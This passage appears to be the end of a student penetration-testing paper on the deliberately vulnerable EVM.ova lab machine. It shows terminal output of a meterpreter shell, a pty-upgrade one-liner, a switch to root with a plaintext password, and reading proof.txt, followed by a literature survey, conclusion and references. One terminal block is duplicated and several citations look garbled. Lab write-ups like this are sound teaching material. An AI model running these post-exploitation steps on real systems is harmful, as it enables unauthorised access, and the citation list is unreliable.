
```
meterpreter > shell
Process 1753 created.
Channel 2 created.
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$

www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ ls
ls
test.txt
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su root
su root
Password: willy26
```

To navigate to the root directory, I used the command cd /root. Then, I utilized the ls command to list the contents, revealing a file named proof.txt.



```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~#

root@ubuntu-extermely-vulnerable-m4ch1ine:~# █
```

To view the contents of the proof.txt file, I used the command cat proof.txt. This confirmed a successful compromise, as the file contained the message "voila you have successfully pwned me :) !!! :D".



```
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# cd /root
cd /root
root@ubuntu-extermely-vulnerable-m4ch1ine:~# ls
ls
proof.txt
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof.txt
cat proof.txt
voila you have successfully pwned me :) !!!
:D
root@ubuntu-extermely-vulnerable-m4ch1ine:~#

root@ubuntu-extermely-vulnerable-m4ch1ine:~# █
```

IV. LITERATURE SURVEY

The literature survey for the development of the Evm.ova application involved a thorough analysis of various research papers in the fields of mobile application development, information security, and user experience. We meticulously examined existing solutions, best practices, and emerging trends to shape the features and functionality of Evm.ova.

Through this comprehensive review, we were able to identify key challenges and opportunities in the domain of Vulnerability, exploiting and Pentesting , which informed our decision-making process.

[1] Author: Engebretson, P. (2013). The Basics of Hacking and Penetration Testing:

The book contains insightful chapters on network scanning, this book allows readers to understand penetration testing and ethical hacking. elsevier. Remembering to utilize various exploitation techniques, readers can gain a comprehensive understanding of ethical hacking and penetration testing methodologies.Additionally, the book delves into the importance of vulnerability research, which plays a critical role in successful penetration testing and ethical hacking activities. It emphasizes the significance of thorough research to identify potential vulnerabilities and strengthens the overall security posture of an organization.

[2] Author: Andress, J., & Winterfeld, S. (2014). Cyber Warfare:

The authors explore different aspects of cyber warfare, including offensive and defensive techniques; also they delve into the tools and tactics utilized by security professionals and adversaries.One of the essential tools for security practitioners is a proper understanding of the latest malware trends, which can significantly impact their defense strategies.

[3] Author: McClure, S., Scambray, J., & Kurtz, G. (2012). Hacking Exposed 7:

This wonderful book here offers an in-depth look at the latest hacking techniques and countermeasures, covering important topics such as web application security, wireless network security, and penetration testing methodologies!Don't underestimate., the threats in cyberspace nowadays!With skillful hackers running around;, it's more important than ever to secure your network!The book; goes into great detail on how to protect yourself from malicious attacks.

[4] Author: Whitaker, A., & Newman, D. (2012). Penetration Testing and Network Defense. Cisco Press.

"The authors provide a comprehensive guide to penetration testing and network defense; covering various tools and techniques used by ethical hackers and security professionals.The in-depth guide presented by the authors on penetration testing and network defense offers a detailed overview of the strategies utilized by ethical hackers and security professionals.Understanding the importance of penetration testing in identifying vulnerabilities and loopholes within a network.Exploring the various tools available to conduct comprehensive security assessments. Implementing effective defense mechanisms to safeguard against potential cyber threats.The utilization of advanced tools, such as nmap, Wireshark, and Metasploit, are paramount in conducting successful penetration tests. Additionally, the authors emphasize the significance of employing social engineering tactics to simulate real-world cyber attacks for thorough network defense assessments.

[5] Author: Aharoni, N., Kydyraliev, M., & Goretsky, M. (2016). Penetration Testing:

This book actually offers, you know, a very practical introduction to penetration testing, conveniently guiding readers through the process of identifying and then exploiting vulnerabilities in some various systems and even applications.In this book, readers will immediately learn how to, like, assess networks and systems to find these weak points for potential attacks. From there, the book goes on to cover the tools and techniques needed to exploit these vulnerabilities, showcasing practical examples for better understanding.

[6] Author: Poulsen, K. (2011). Kingpin: How One Hacker Took Over the Billion-Dollar Cybercrime Underground. Crown.

This here book is really fascinating tale about the rise and fall of Max Butler, who was this notorious hacker man that had a big impact in the early days of the cybercrime underground!!! Max Butler, he was quite a character, let me tell ya. This book, it dives deep into his world of hacking and the consequences that followed.Max Butler, he done did some really impressive stuff in his heyday. He was all up in the cybercrime scene, making a name for himself through his illicit activities.

[7] Author: Mitnick, K. D., & Simon, W. L. (2011). Ghost in the Wires:

In this so-called memoir, Kevin Mitnick, a former hacker turning security consultant, shares his experiences and some insights into the world of hacking and cybersecurity! Throughout his wild ride in the hacking world, Kevin realized the importance of cybersecurity and the gravity of his actions. Despite all the fun and excitement, he ultimately understood the serious consequences of his hacking escapades. And from that day on, he vowed to use his skills for good, helping others stay safe in the digital realm.

[8] Author: Stang, G., & Mouton, F. (2013). Mastering Modern Web Penetration Testing. Packt Publishing.

This book mainly focuses on the important topic of web application security and penetration testing. It covers a wide range of various techniques and tools that are used to identify, and also exploit vulnerabilities present in modern web applications.In addition, the techniques discussed in this book is crucial for all developers to understand the importance now more than ever in today's digital landscape.

[9] Author: Rahm, E., & Vossen, G. (2013). Web & Big Data: Security, Privacy, and Trust. Springer.

The writers examine the problems with trust, security, and privacy that come with big data and digital technologies and offer solutions and ideas for dealing with them.

[10] Author: Georgia Weidman:"Penetration Testing: A Hands-On Introduction to Hacking"

The book covers a wide range of topics, including reconnaissance techniques, vulnerability scanning, web application hacking, wireless network hacking, and post-exploitation activities. Weidman provides step-by-step instructions and real-world examples, guiding readers through the process of conducting penetration tests and exploiting various vulnerabilities.

CONCLUSION

The vulnerability assessment and penetration testing of the EVM.ova virtual machine revealed critical security vulnerabilities that exposed the system to various risks, including brute-force attacks, remote code execution, and unauthorized access to sensitive data. The research paper provided a detailed account of the assessment process, including network discovery, vulnerability scanning, exploitation using Metasploit, and post-exploitation activities.

The findings highlight the importance of proactive security measures, regular vulnerability assessments, and comprehensive penetration testing. By identifying and addressing vulnerabilities, organizations can strengthen their security posture, reduce the risk of successful attacks, and protect their systems and data from potential breaches.

It is crucial for organizations to prioritize security and implement robust security practices, such as strong password policies, regular security audits, disabling unnecessary services, and enabling two-factor authentication. Additionally, establishing a robust patch management process and providing security awareness training to users can further enhance the overall security posture.

The research paper serves as a valuable resource for security professionals, highlighting the importance of vulnerability assessments and penetration testing in maintaining a secure computing environment. By understanding the techniques and methodologies employed in this research, organizations can better prepare for and mitigate potential security threats, safeguarding their critical systems and data from unauthorized access and compromise.

References

1. McClure, S., Scambray, J., & Kurtz, G. (2009). Hacking Exposed: Network Security Secrets and Solutions (6th ed.). McGraw-Hill Education.
2. Engebretson, P. (2013). The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy (2nd ed.). Syngress.
3. Stuttard, D., & Pinto, M. (2011). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws (2nd ed.). Wiley.
4. Zalewski, M. (2012). The Tangled Web: A Guide to Securing Modern Web Applications. No Starch Press.
5. Weidman, G. (2014). Penetration Testing: A Hands-On Introduction to Hacking. No Starch Press.
6. Mitnick, K. D., & Simon, W. L. (2002). The Art of Deception: Controlling the Human Element of Security. Wiley.
7. Lyon, G. (2009). Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Nmap Project.
8. Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). Metasploit: The Penetration Tester's Guide. No Starch Press.
9. Baloch, R. (2017). Ethical Hacking and Penetration Testing Guide. Apress.
10. Kim, P. (2018). The Hacker Playbook 3: Practical Guide to Penetration Testing. Independently published.
11. Messier, R. (2019). Offensive Security Certified Professional (OSCP) Certification Exam Guide. Apress.
12. Dowd, M., McDonald, J., & Schuh, J. (2006). The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities. Addison-Wesley Professional.
13. The University of Minnesota. (2019). The Cybersecurity Body of Knowledge.
14. Whitaker, A., & Newman, D. R. (2005). Penetration Testing and Network Defense. Cisco Press.
15. Whitaker, A., & Newman, D. R. (2011). Penetration Testing and Network Defense. Cisco Press.
16. Andress, J., & Winterfeld, S. (2014). Cyber Warfare: Techniques, Tactics and Tools for Security Practitioners (2nd ed.). Syngress.
17. Aharoni, M., & Finkelstein, D. (2018). Metasploit Penetration Testing Cookbook (3rd ed.). Packt Publishing.
18. Vijayan, A. (2009). Penetration Testing with BackBox. Packt Publishing.
19. Anley, C., Heasman, J., Lindner, F., & Richarte, G. (2007). The Shellcoder's Handbook: Discovering and Exploiting Security Holes (2nd ed.). Wiley.
20. Beyer, D., & Sekar, R. (2018). Cybersecurity for Beginners. Packt Publishing.